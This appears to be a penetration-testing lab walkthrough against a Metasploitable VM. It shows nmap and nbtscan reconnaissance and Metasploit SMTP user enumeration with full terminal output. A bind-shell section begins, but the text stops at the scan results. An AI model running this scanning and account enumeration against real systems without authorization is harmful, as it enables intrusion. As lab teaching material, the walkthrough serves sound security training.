METASPOITABLE EXPLOITATION

SMTP stands for Simple Mail Transfer Protocol.SMTP is a set of communication guidelines that allow software to transmit an electronic mail over the internet is called **Simple Mail Transfer Protocol**.It is a program used for sending messages to other computer users based on e-mail addresses.It provides a mail exchange between users on the same or different computers, and it also supports:

* It can send a single message to one or more recipients.

* Sending message can include text, voice, video or graphics.

* It can also send the messages on networks outside the internet.

1. SMTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the


Metaspoilt framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum


Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101


Step 9: Enter the command exploit



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp

Matching Modules
================


   #  Name                                               Disclosure Date  Rank       Check  Description
   -  ----                                               ---------------  ----       -----  -----------
   0  exploit/linux/smtp/apache_james_exec               2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1  auxiliary/server/capture/smtp                                       normal     No     Authentication Capture: SMTP
   2  auxiliary/scanner/http/gavazzi_em_login_loot                        normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3  exploit/unix/smtp/clamav_milter_blackhole          2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4  exploit/windows/browser/communicrypt_mail_activex  2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5  exploit/linux/smtp/exim_gethostbyname_bof          2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6  exploit/linux/smtp/exim4_dovecot_exec              2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7  exploit/unix/smtp/exim4_string_format              2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8  auxiliary/client/smtp/emailer                                       normal     No     Generic Emailer (SMTP)
   9  exploit/linux/smtp/haraka                          2017-01-26       excellent  Yes    Haraka SMTP Command Injection
```




```
msf6 > search smtp

Matching Modules
================

  #   Name                                                    Disclosure Date  Rank       Check  Description
  -   ----                                                    ---------------  ----       -----  -----------
  0   exploit/linux/smtp/apache_james_exec                    2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
  1   auxiliary/server/capture/smtp                                            normal     No     Authentication Capture: SMTP
  2   auxiliary/scanner/http/gavazzi_em_login_loot                             normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
  3   exploit/unix/smtp/clamav_milter_blackhole               2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
  4   exploit/windows/browser/communicrypt_mail_activex       2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
  5   exploit/linux/smtp/exim_gethostbyname_bof               2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
  6   exploit/linux/smtp/exim4_dovecot_exec                   2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
  7   exploit/unix/smtp/exim4_string_format                   2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
  8   auxiliary/client/smtp/emailer                                            normal     No     Generic Emailer (SMTP)
  9   exploit/linux/smtp/haraka                               2017-01-26       excellent  Yes    Haraka SMTP Command Injection
  10  exploit/windows/http/mdaemon_worldclient_form2raw       2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
  11  exploit/windows/smtp/ms03_046_exchange2000_xexch50      2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
  12  exploit/windows/ssl/ms04_011_pct                        2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
  13  auxiliary/dos/windows/smtp/ms06_019_exchange            2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
  14  exploit/windows/smtp/mercury_cram_md5                   2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
  15  exploit/unix/smtp/morris_sendmail_debug                 1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
  16  exploit/windows/smtp/njstar_smtp_bof                    2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
  17  exploit/unix/smtp/opensmtpd_mail_from_rce               2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
  18  exploit/unix/local/opensmtpd_oob_read_lpe               2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
  19  exploit/windows/browser/oracle_dc_submittoexpress       2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
  20  exploit/unix/smtp/qmail_bash_env_exec                   2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
  21  auxiliary/scanner/smtp/smtp_version                                      normal     No     SMTP Banner Grabber
  22  auxiliary/scanner/smtp/smtp_ntlm_domain                                  normal     No     SMTP NTLM Domain Extraction
  23  auxiliary/scanner/smtp/smtp_relay                                        normal     No     SMTP Open Relay Detection
  24  auxiliary/fuzzers/smtp/smtp_fuzzer                                       normal     No     SMTP Simple Fuzzer
  25  auxiliary/scanner/smtp/smtp_enum                                         normal     No     SMTP User Enumeration Utility
  26  auxiliary/dos/smtp/sendmail_prescan                     2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
  27  exploit/windows/smtp/wmailserver                        2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
  28  exploit/unix/webapp/squirrelmail_pgp_plugin             2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
  29  exploit/windows/smtp/sysgauge_client_bof                2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
  30  exploit/windows/smtp/mailcarrier_smtp_ehlo              2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
  31  auxiliary/vsploit/pii/email_pii                                          normal     No     VSploit Email PII
  32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28       great      No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
  33  post/windows/gather/credentials/outlook                                  normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
  34  auxiliary/scanner/http/wp_easy_wp_smtp                  2020-12-06       normal     No     WordPress Easy WP SMTP Password Reset
  35  exploit/windows/smtp/ypops_overflow1                    2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow


Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```



```
   31  auxiliary/vsploit/pii/email_pii                                          normal   No     VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28       great    No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                  normal   No     Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                  2020-12-06       normal   No     WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                    2004-09-27       average  Yes    YPOPS 0.6 Buffer Overflow


Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                           Required  Description
   ----       ---------------                                           --------  -----------
   RHOSTS                                                               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                        yes       The target port (TCP)
   THREADS    1                                                         yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                      yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                           Required  Description
   ----       ---------------                                           --------  -----------
   RHOSTS     10.0.2.4                                                  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                        yes       The target port (TCP)
   THREADS    1                                                         yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                      yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.0.2.4:25           - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 10.0.2.4:25           - 10.0.2.4:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, use
r, uucp, www-data
[*] 10.0.2.4:25           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```


2. BINDSHELL




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::884b:a41b:c9b6:8385  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 225845  bytes 300090260 (286.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118342  bytes 8042438 (7.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1766  bytes 545442 (532.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1766  bytes 545442 (532.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 22:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

‘ifconfig’ is used to find the IP address of the machine.

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 22:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
